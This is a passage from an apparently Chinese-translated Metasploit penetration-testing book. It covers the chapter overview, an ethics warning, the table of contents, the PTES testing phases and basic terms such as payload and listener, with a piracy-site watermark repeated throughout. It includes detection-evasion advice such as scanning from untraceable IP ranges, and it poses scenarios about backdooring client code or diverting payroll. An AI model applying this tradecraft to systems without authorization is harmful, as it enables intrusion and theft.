- 第 12 章："Karmetasploit 无线攻击套件"，为你展示如何利用 Karmetasploit 进行无线攻击。
- 第 13 章："编写你自己的模块"，教你如何编写自己的渗透攻击模块。
- 第 14 章："创建你自己的渗透攻击模块"，介绍 Fuzz 测试技术，以及如何使用缓冲区溢出技术来创建渗透攻击模块。
- 第 15 章："将渗透代码移植到 Metasploit 框架"，让你深入地体验将已有的渗透代码移植成 Metasploit 框架模块的过程。
- 第 16 章："Meterpreter 脚本编程"，为你展示如何编写你自己的 Meterpreter 脚本。
- 第 17 章："一次模拟的渗透攻击过程"，将所有的技术综合在一起，来带领你进行一次模拟的渗透攻击。

关于道德伦理的忠告

我们编写本书的目标是帮助你提升作为渗透测试者的技能。作为一名渗透测试者，我们可以击败安全防御机制，但这仅仅是我们工作的一部分。当你进行渗透攻击时，请记住如下的忠告：

- 不要进行恶意的攻击；
- 不要做傻事；
- 在没有获得书面授权时，不要攻击任何目标；
- 考虑你的行为将会带来的后果；
- 如果你干了些非法的事情，天网恢恢疏而不漏，你总会被抓到牢里的。

无论本书作者，还是本书的出版商——No Starch 出版社（译者注：再加上本书译者和中文书出版商——电子工业出版社），都不会宽恕或鼓励滥用本书讨论的渗透测试技术进行非法活动的行为，也不会对其承担任何责任，我们的目标是让你变得更具能力，而不是帮助你自找麻烦，而且我们也不想、也没有能力把你从里面捞出来。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目　　录

第 1 章　渗透测试技术基础 1

1.1　PTES 标准中的渗透测试阶段 2

1.1.1　前期交互阶段 2

1.1.2　情报搜集阶段 2

1.1.3　威胁建模阶段 2

1.1.4　漏洞分析阶段 3

1.1.5　渗透攻击阶段 3

1.1.6　后渗透攻击阶段 3

1.1.7　报告阶段 4

1.2　渗透测试类型 4

1.2.1　白盒测试 5

1.2.2　黑盒测试 5

1.3　漏洞扫描器 5

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.4 小结 6

第 2 章 Metasploit 基础 7

2.1 专业术语 7
2.1.1 渗透攻击（Exploit） 8
2.1.2 攻击载荷（Payload） 8
2.1.3 Shellcode 8
2.1.4 模块（Module） 8
2.1.5 监听器（Listener） 8
2.2 Metasploit 用户接口 8
2.2.1 MSF 终端 9
2.2.2 MSF 命令行 9
2.2.3 Armitage 11
2.3 Metasploit 功能程序 12
2.3.1 MSF 攻击载荷生成器 12
2.3.2 MSF 编码器 13
2.3.3 Nasm Shell 13
2.4 Metasploit Express 和 Metasploit Pro 14
2.5 小结 14

第 3 章 情报搜集 15

3.1 被动信息搜集 16
3.1.1 whois 查询 16
3.1.2 Netcraft 17
3.1.3 NSLookup 18
3.2 主动信息搜集 18
3.2.1 使用 Nmap 进行端口扫描 18
3.2.2 在 Metasploit 中使用数据库 20
3.2.3 使用 Metasploit 进行端口扫描 25
3.3 针对性扫描 26
3.3.1 服务器消息块协议扫描 26
3.3.2 搜寻配置不当的 Microsoft SQL Server 27
3.3.3 SSH 服务器扫描 28
3.3.4 FTP 扫描 29
3.3.5 简单网管协议扫描 30

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.4 编写自己的扫描器 31
3.5 小结 33

第 4 章 漏洞扫描 35

4.1 基本的漏洞扫描 36
4.2 使用 NeXpose 进行扫描 37
4.2.1 配置 37
4.2.2 将扫描报告导入到 Metasploit 中 42
4.2.3 在 MSF 控制台中运行 NeXpose 43
4.3 使用 Nessus 进行扫描 44
4.3.1 配置 Nessus 44
4.3.2 创建 Nessus 扫描策略 45
4.3.3 执行 Nessus 扫描 47
4.3.4 Nessus 报告 47
4.3.5 将扫描结果导入 Metasploit 框架中 48
4.3.6 在 Metasploit 内部使用 Nessus 进行扫描 49
4.4 专用漏洞扫描器 51
4.4.1 验证 SMB 登录 51
4.4.2 扫描开放的 VNC 空口令 52
4.4.3 扫描开放的 X11 服务器 54
4.5 利用扫描结果进行自动化攻击 56

第 5 章 渗透攻击之旅 57

5.1 渗透攻击基础 58
5.1.1 msf> show exploits 58
5.1.2 msf> show auxiliary 58
5.1.3 msf> show options 58
5.1.4 msf> show payloads 60
5.1.5 msf> show targets 62
5.1.6 info 63
5.1.7 set 和 unset 63
5.1.8 setg 和 unsetg 64
5.1.9 save 64
5.2 你的第一次渗透攻击 64
5.3 攻击一台 Ubuntu 主机 68

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.4 全端口攻击载荷：暴力猜解目标开放的端口 71
5.5 资源文件 72
5.6 小结 73

第 6 章 Meterpreter 75

6.1 攻陷 Windows XP 虚拟机 76
6.1.1 使用 Nmap 扫描端口 76
6.1.2 攻击 MS SQL 76
6.1.3 暴力破解 MS SQL 服务器 78
6.1.4 xp_cmdshell 79
6.1.5 Meterpreter 基本命令 80
6.1.6 获取键盘记录 81
6.2 挖掘用户名和密码 82
6.2.1 提取密码哈希值 82
6.2.2 使用 Meterpreter 命令获取密码哈希值 83
6.3 传递哈希值 84
6.4 权限提升 85
6.5 令牌假冒 87
6.6 使用 ps 87
6.7 通过跳板攻击其他机器 89
6.8 使用 Meterpreter 脚本 92
6.8.1 迁移进程 92
6.8.2 关闭杀毒软件 93
6.8.3 获取系统密码哈希值 93
6.8.4 查看目标机上的所有流量 93
6.8.5 攫取系统信息 93
6.8.6 控制持久化 94
6.9 向后渗透攻击模块转变 95
6.10 将命令行 Shell 升级为 Meterpreter 95
6.11 通过附加的 Railgun 组件操作 Windows API 97
6.12 小结 97

第 7 章 免杀技术 99

7.1 使用 MSF 攻击载荷生成器创建可独立运行的二进制文件 100
7.2 躲避杀毒软件的检测 101

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2.1 使用 MSF 编码器 102
7.2.2 多重编码 103
7.3 自定义可执行文件模板 105
7.4 隐秘地启动一个攻击载荷 106
7.5 加壳软件 107
7.6 小结：关于免杀处理的最后忠告 108

第 8 章 客户端渗透攻击 109

8.1 基于浏览器的渗透攻击 110
8.1.1 基于浏览器的渗透攻击原理 111
8.1.2 空指令 112
8.2 使用 Immunity 调试器来揭秘空指令机器码 112
8.3 对 IE 浏览器的极光漏洞进行渗透利用 116
8.4 文件格式漏洞渗透攻击 119
8.5 发送攻击负载 120
8.6 小结 121

第 9 章 Metasploit 辅助模块 123

9.1 使用辅助模块 126
9.2 辅助模块剖析 128
9.3 小结 133

第 10 章 社会工程学工具包 135

10.1 配置 SET 工具包 136
10.2 针对性钓鱼攻击向量 137
10.3 Web 攻击向量 142
10.3.1 Java Applet 142
10.3.2 客户端 Web 攻击 146
10.3.3 用户名和密码获取 148
10.3.4 标签页劫持攻击 150
10.3.5 中间人攻击 150
10.3.6 网页劫持 151
10.3.7 综合多重攻击方法 153
10.4 传染性媒体生成器 157
10.5 Teensy USB HID 攻击向量 157
10.6 SET 的其他特性 160

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.7 小结 161

第 11 章 Fast-Track 163

11.1 Microsoft SQL 注入 164
11.1.1 SQL 注入——查询语句攻击 165
11.1.2 SQL 注入——POST 参数攻击 166
11.1.3 手工注入 167
11.1.4 MS SQL 破解 168
11.1.5 通过 SQL 自动获得控制（SQLPwnage） 172
11.2 二进制到十六进制转换器 174
11.3 大规模客户端攻击 175
11.4 小结：对自动化渗透的一点看法 176

第 12 章 Karmetasploit 无线攻击套件 177

12.1 配置 178
12.2 开始攻击 179
12.3 获取凭证 181
12.4 得到 Shell 182
12.5 小结 184

第 13 章 编写你自己的模块 185

13.1 在 MS SQL 上进行命令执行 186
13.2 探索一个已存在的 Metasploit 模块 187
13.3 编写一个新的模块 189
13.3.1 PowerShell 189
13.3.2 运行 Shell 渗透攻击 190
13.3.3 编写 powershell_upload_exec 函数 192
13.3.4 从十六进制转换回二进制程序 192
13.3.5 计数器 194
13.3.6 运行渗透攻击模块 195
13.4 小结：代码重用的能量 196

第 14 章 创建你自己的渗透攻击模块 197

14.1 Fuzz 测试的艺术 198
14.2 控制结构化异常处理链 201
14.3 绕过 SEH 限制 204

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

14.4 获取返回地址 206
14.5 坏字符和远程代码执行 210
14.6 小结 213

第 15 章 将渗透代码移植到 Metasploit 框架 215

15.1 汇编语言基础 216
15.1.1 EIP 和 ESP 寄存器 216
15.1.2 JMP 指令集 216
15.1.3 空指令和空指令滑行区 216
15.2 移植一个缓冲区溢出攻击代码 216
15.2.1 裁剪一个已有的渗透攻击代码 218
15.2.2 构造渗透攻击过程 219
15.2.3 测试我们的基础渗透代码 220
15.2.4 实现框架中的特性 221
15.2.5 增加随机化 222
15.2.6 消除空指令滑行区 223
15.2.7 去除伪造的 Shellcode 223
15.2.8 我们完整的模块代码 224
15.3 SEH 覆盖渗透代码 226
15.4 小结 233

第 16 章 Meterpreter 脚本编程 235

16.1 Meterpreter 脚本编程基础 235
16.2 Meterpreter API 241
16.2.1 打印输出 241
16.2.2 基本 API 调用 242
16.2.3 Meterpreter Mixins 242
16.3 编写 Meterpreter 脚本的规则 244
16.4 创建自己的 Meterpreter 脚本 244
16.5 小结 250

第 17 章 一次模拟的渗透测试过程 251

17.1 前期交互 252
17.2 情报搜集 252
17.3 威胁建模 253
17.4 渗透攻击 255

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

17.5 MSF 终端中的渗透攻击过程 255
17.6 后渗透攻击 257
17.6.1 扫描 Metasploitable 靶机 258
17.6.2 识别存有漏洞的服务 259
17.7 攻击 Apache Tomcat 260
17.8 攻击一个偏门的服务 262
17.9 隐藏你的踪迹 264
17.10 小结 266
附录 A 配置目标机器 267
附录 B 命令参考列表 275

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章

渗透测试技术基础

渗透测试（Penetration Testing）是一种通过模拟攻击者的技术与方法， 挫败目标系统的安全控制措施并取得访问控制权的安全测试方式。渗透测试的过程并非简单地运行一些扫描器和自动化工具，然后根据结果写一份安全报告。你不可能指望在一夜之间就能够成为一名职业的渗透测试师，这往往需要数年时间的频繁实践和在真实环境中的历练，才能让你成为一名精于此道的渗透测试师。

最近，安全业界看待和定义渗透测试过程的方式有了一些转变，已被安全业界中几个领军企业所采纳的渗透测试执行标准（*PTES: Penetration Testing Execution Standard*）正在对渗透测试进行重新定义，新标准的核心理念是通过建立起进行渗透测试所要求的基本准则基线，来定义一次真正的渗透测试过程，并得到安全业界的广泛认同。这将对渗透测试领域的“新手”和“老鸟”们都会产生一些影响，如果你刚刚涉足渗透测试领域，或者对渗透测试执行标准还不太熟悉，请访问 *http:// www.pentest-standard.org/*进行进一步的了解。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.1 PTES 标准中的渗透测试阶段

PTES 标准中的渗透测试阶段是用来定义渗透测试过程，并确保客户组织能够以一种标准化的方式来扩展一次渗透测试，而无论是由谁来执行这种类型的评估。该标准将渗透测试过程分为七个阶段，并在每个阶段中定义不同的扩展级别，而选择哪种级别则由被攻击测试的客户组织所决定。现在设想你就是一名渗透测试者，让我们带领你了解一下在每个渗透测试阶段都需要完成哪些任务。

1.1.1 前期交互阶段

前期交互阶段通常是由你与客户组织进行讨论，来确定渗透测试的范围和目标。这个阶段最为关键的是需要让客户组织明确清晰地了解渗透测试将涉及哪些目标。而这个阶段也为你提供了机会，来说服客户走出全范围渗透测试的理想化愿景，选择更加现实可行的渗透测试目标来进行实际实施。

1.1.2 情报搜集阶段

在情报搜集阶段，你需要采用各种可能的方法来搜集将要攻击的客户组织的所有信息，包括使用社交媒体网络、Google Hacking 技术、目标系统踩点等等。而作为渗透测试者，你最为重要的一项技能就是对目标系统的探查能力，包括获知它的行为模式、运行机理，以及最终可以如何被攻击。对目标系统所搜集到的信息将帮助你准确地掌握目标系统所部属的安全控制措施。

在情报搜集阶段中，你将试图通过逐步深入的探测，来确定在目标系统中实施了哪些安全防御机制。举例来说，一个组织在对外开放的网络设备上经常设置端口过滤，只允许接收发往特定端口集合的网络流量，而一旦你在白名单之外的端口访问这些设备时，那么你就会被加入黑名单进行阻断。通常针对这种阻断行为的一个好方法是先从你所控制的其他 IP 地址来进行初始探测，而这个 IP 地址是你预期就会被阻断或者检测到的。当你在探测 Web 应用程序时，这个方法也是非常适用的，因为一些保护 Web 应用程序的 Web 应用防火墙通常也会在你的探测请求数量超过一定阈值后对你的 IP 进行阻断，使得你无法再用这个 IP 发起任何的请求。

为了使得在做这种类型的探测时保证不被检测到，你可以从那些无法回溯到你或你的团队的 IP 地址范围来进行初始扫描。在通常情况下，在互联网上可远程访问的目标系统每天都会遭遇到一些攻击，而你的初始扫描探测一般会落入那些背景噪声中而不会被发现。

> **提示：**你可以使用一个与你要发起主要攻击行为处于完全不同范围的 IP 地址，来进行非常“喧闹”的扫描，这样可以帮助你确定客户组织是否能够很好地检测和响应你所使用的攻击工具和技术。

1.1.3 威胁建模阶段

威胁建模主要使用你在情报搜集阶段所获取到的信息，来标识出目标系统上可能存在的安

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

全漏洞与弱点。在进行威胁建模时，你将确定最为高效的攻击方法、你所需要进一步获取到的信息，以及从哪里攻破目标系统。在威胁建模阶段，你通常需要将客户组织作为敌手看待，然后以攻击者的视角和思维来尝试利用目标系统的弱点。

1.1.4　漏洞分析阶段

一旦确定最为可行的攻击方法之后，你需要考虑你该如何取得目标系统的访问权。在漏洞分析阶段，你将综合从前面的几个环节中获取到的信息，并从中分析和理解哪些攻击途径会是可行的。特别是需要重点分析端口和漏洞扫描结果，攫取到的服务“旗帜”信息，以及在情报搜集环节中得到的其他关键信息。

1.1.5　渗透攻击阶段

渗透攻击可能是在渗透测试过程中最具魅力的环节，然而在实际情况下往往没有你所预想的那么“一帆风顺”，而往往是“曲径通幽”。最好是在你基本上能够确信特定渗透攻击会成功的时候，才真正对目标系统实施这次渗透攻击，当然在目标系统中很可能存在着一些你没有预期到的安全防护措施，使得这次渗透攻击无法成功。但是要记住的是，在你尝试要触发一个漏洞时，你应该清晰地了解在目标系统上存在这个漏洞。进行大量漫无目的的渗透尝试之后期待奇迹般地出现一个 shell 根本是痴心妄想，这种方式将会造成大量喧闹的报警，也不会为身为渗透测试者的你以及你的客户组织提供任何帮助。请先做好功课，然后再针对目标系统实施已经经过了深入研究和测试的渗透攻击，这样才有可能取得成功。

1.1.6　后渗透攻击阶段

后渗透攻击阶段从你已经攻陷了客户组织的一些系统或取得域管理权限之后开始，但离你搞定收工还有很多事情要做。

后渗透攻击阶段在任何一次渗透测试过程中都是一个关键环节，而这也是最能够体现你和那些平庸的骇客小子们的区别，真正从你的渗透测试中为客户提供有价值信息的地方。后渗透攻击阶段将以特定的业务系统作为目标，识别出关键的基础设施，并寻找客户组织最具价值和尝试进行安全保护的信息和资产，当你从一个系统攻入另一个系统时，你需要演示出能够对客户组织造成最重要业务影响的攻击途径。

在后渗透攻击阶段进行系统攻击时，你需要投入更多的时间来确定各种不同系统的用途，以及它们中不同的用户角色，举例来说，设想你已经攻陷了一个域管理服务器，现在你已经获取企业管理员账户，或拥有域管理员一级的权限，你或许已经成为整个域的统治者，但你是否知道与活动目录服务器进行通信的这些系统是干什么用的呢？用来支付客户组织雇员薪水的关键财务系统在哪里运行呢？你能否攻破这台系统，并在下一轮发薪时，将公司所有的薪水都转移到一个海外的银行账户上呢？你能找出客户组织的知识产权都在哪里吗？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

设想你的客户组织是一家大型的软件开发外包企业，主营业务是定制开发一些应用软件，然后发往他们的客户并在一些客户的生产环境中使用。你能否在他们开发的源码中植入后门，并最终能攻陷他们的所有客户企业吗？这样是否能够大大损害他们的品牌信誉呢？

在后渗透测试阶段中，就需要你在这些难以处理的场景中寻找可用信息，激发灵感，并达成你自己所设置的攻击目标。从攻击者的角度，一个普通的攻击者往往在攻陷系统后将他的大部分时间用于千篇一律的操作，然而作为一名职业的渗透测试者，你需要像一个恶意攻击者那样去思考，具有创新意识，能够迅速地反应，并依赖于你的智慧和经验，而不是使用那些自动化的攻击工具。

1.1.7 报告阶段

报告是渗透测试过程中最为重要的因素，你将使用报告文档来交流你在渗透测试过程中做了哪些，如何做的，以及最为重要的——客户组织如何修复你所发现的安全漏洞与弱点。

在进行渗透测试时，你是从一个攻击者的角度来进行工作的，这些工作一般客户组织会很少看到，而你在渗透测试过程中所获取到的信息是增强客户组织的信息安全措施以成功防御未来攻击的关键所在。当你在编写和报告你的发现时，你需要站在客户组织的角度上，来分析如何利用你的发现来提升安全意识，修补发现的问题，以及提升整体的安全水平，而并不仅仅是对发现的安全漏洞打上补丁。

你所撰写的报告至少应该分为摘要、过程展示和技术发现这几个部分，技术发现部分将会被你的客户组织用来修补安全漏洞，但这也是渗透测试过程真正价值的体现位置。例如，你在客户组织的 Web 应用程序中找出了一个 SQL 注入漏洞，你会在报告的技术发现部分来建议你的客户对所有的用户输入进行检查过滤，使用参数化的 SQL 查询语句，在一个受限的用户账户上运行 SQL 语句，以及使用定制的出错消息。当你的客户实现了你的建议修补了这个特定的 SQL 注入漏洞之后，那他们就能够抵御 SQL 注入攻击了吗？不是的！一个最可能导致 SQL 注入漏洞的根本原因是使用了未能确保安全性的第三方应用，而在你的报告中也应该充分地考虑这些因素，并建议客户组织进行细致检查并消除这些漏洞。

1.2 渗透测试类型

到现在为止，你已经对渗透测试的基本技术流程与环节有了一个初步的了解，那接下来让我们来看看渗透测试的两种基本类型：白盒测试与黑盒测试。白盒测试，有时也被称为“白帽测试”，是指渗透测试者在拥有客户组织所有知识的情况下所进行的测试；而黑盒测试则设计为模拟一个对客户组织一无所知的攻击者所进行的渗透攻击。两种测试方法都拥有他们自己的优势和弱点。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.2.1　白盒测试

使用白盒测试，你需要和客户组织一起工作，来识别出潜在的安全风险，客户组织的 IT 支持和安全团队将会向你展示他们的系统与网络环境。白盒测试的最大好处是你将拥有所有的内部知识，并可以在不需要害怕被阻断的情况下任意地实施攻击。而白盒测试的最大问题在于无法有效地测试客户组织的应急响应程序，也无法判断出他们的安全防护计划对检测特定攻击的效率。如果时间有限，或是特定的渗透测试环节如情报搜集并不在范围之内的话，那么白盒测试可能是你最好的选项。

1.2.2　黑盒测试

与白盒测试不同的是，经过授权的黑盒测试是设计成为模拟攻击者的入侵行为，并在不了解客户组织大部分信息和知识的情况下实施的。黑盒测试可以用来测试内部安全团队检测和应对一次攻击的能力。

黑盒测试是比较费时费力的，同时需要渗透测试者具备更强的技术能力。在安全业界的渗透测试者眼中，黑盒测试通常是更受推崇的，因为它更逼真地模拟了一次真正的攻击过程。黑盒测试依靠你的能力通过探测获取目标系统的信息，因此，作为一次黑盒测试的渗透测试者，你通常并不需要找出目标系统的所有安全漏洞，而只需要尝试找出并利用可以获取目标系统访问权代价最小的攻击路径，并保证不被检测到。

1.3　漏洞扫描器

漏洞扫描器是用来找出指定系统或应用中安全漏洞的自动化工具。漏洞扫描器通常通过获取目标系统的操作系统指纹信息来判断其类型与版本，以及上面所运行的所有服务，一旦已经获取目标系统的操作系统与服务类型，你就可以使用漏洞扫描器执行一些特定的检查，来确定存在着哪些安全漏洞。当然这些检查例程的质量取决于他们的开发者，而且与任何完全自动化的解决方案一样，它们在很多时候会漏掉或是错误标识系统上的安全漏洞。

最新的漏洞扫描器在降低误报率方面已经取得了非常好的效果，一些组织经常使用它们来找出已公开的系统漏洞，或是一些潜在的新漏洞，避免被攻击者所利用。漏洞扫描器在渗透测试中也起到了一个非常关键的作用，特别是在允许你同时发起多次攻击而无须考虑如何躲避检测的白盒测试场景中。从漏洞扫描器中获取到的知识可能是非常有价值的，但小心不要过分地依赖它们。渗透测试的美妙之处在于它不是一个千篇一律的自动化过程，成功地攻击系统通常需要你掌握更多的知识和技能。在大多数情况下，当你成为一名资深的渗透测试师之后，你将很少使用漏洞扫描器，而是依靠你自己的知识和专业技能来攻破系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.4 小结

如果你刚刚涉足渗透测试领域，或者还未了解一个标准化的方法体系，请学习一下渗透测试执行标准 PTES。在进行任何实验、执行一次渗透测试时，请确信你拥有一个细化的、可实施的技术流程，而且还应该是可以重复的。作为一名渗透测试者，你需要确保不断地修炼情报搜集与漏洞分析技能，并尽可能达到精通的水平，这些技能在渗透测试过程中将是你面对各种攻击场景时的力量之源。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 2 章

Metasploit 基础

当你第一次接触 Metasploit 渗透测试框架软件（MSF）时，你可能会被它提供如此多的接口、选项、变量和模块所震撼，而感觉无所适从。在本章中，我们将聚焦 Metasploit 基础，帮助你能够从纷扰繁杂的Metasploit世界中淌出一条道路，让你快速地掌握Metasploit的基本用法。我们将首先回顾一些基本的渗透测试术语，然后将简要地描述 Metasploit 所提供的不同用户接口。Metasploit 本身是免费的开源软件，在安全社区中拥有很多的贡献者，但 Metasploit 也存在着两个商业版本。

在第一次使用 Metasploit 时，很重要的一点是：不光要关注于那些最新的渗透模块，而且应该关注 Metasploit 是如何进行攻击的，以及你可以使用哪些命令来使得渗透成功实施。

2.1 专业术语

在整本书中，我们将使用以下专业术语，在此首先给出一些解释。大部分以下的基础术语是在 Metasploit 框架上下文环境中进行定义的，但通常它们的含义在整个安全业界都是通用的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.1.1 渗透攻击（Exploit）

渗透攻击是指由攻击者或渗透测试者利用一个系统、应用或服务中的安全漏洞，所进行的攻击行为。攻击者使用渗透攻击去入侵系统时，往往会造成开发者所没有预期到的一种特殊结果。流行的渗透攻击技术包括缓冲区溢出、Web 应用程序漏洞攻击（比如 SQL 注入），以及利用配置错误等。

2.1.2 攻击载荷（Payload）

攻击载荷是我们期望目标系统在被渗透攻击之后去执行的代码，在 Metasploit 框架中可以自由地选择、传送和植入。例如，反弹式 shell 是一种从目标主机到攻击主机创建网络连接，并提供命令行 shell 的攻击载荷(参见第 5 章)，而 bind shell 攻击载荷则在目标主机上将命令行 shell 绑定到一个打开的监听端口，攻击者可以连接这些端口来取得 shell 交互。攻击载荷也可能是简单的在目标操作系统上执行一些命令，如添加用户账号等。

2.1.3 Shellcode

Shellcode 是在渗透攻击时作为攻击载荷运行的一组机器指令。Shellcode 通常用汇编语言编写。在大多数情况下，目标系统执行了 Shellcode 这一组指令之后，才会提供一个命令行 shell 或者 Meterpreter shell，这也是 Shellcode 名称的由来。

2.1.4 模块（Module）

在本书的上下文环境中，一个模块是指 Metasploit 框架中所使用的一段软件代码组件。在某些时候，你可能会使用一个渗透攻击模块（exploit module），也就是用于实际发起渗透攻击的软件组件。而在其他时候，则可能使用一个辅助模块（auxiliary module），用来执行一些诸如扫描或系统查点的攻击动作。这些在不断变化和发展中的模块才是使 Metasploit 框架如此强大的核心所在。

2.1.5 监听器（Listener）

监听器是 Metasploit 中用来等待连入网络连接的组件，举例来说，在目标主机被渗透攻击之后，它可能会通过互联网回连到攻击主机上，而监听器组件在攻击主机上等待被渗透攻击的系统来连接，并负责处理这些网络连接。

2.2 Metasploit 用户接口

Metasploit 软件为它的基础功能提供了多个用户接口，包括终端、命令行和图形化界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

等。除了这些接口之外，功能程序（utilities）则提供了对 Metasploit 框架中内部功能的直接访问，这些功能程序对于渗透代码开发，以及在一些你不需要整体框架灵活性的场合中非常有价值。

2.2.1　MSF 终端

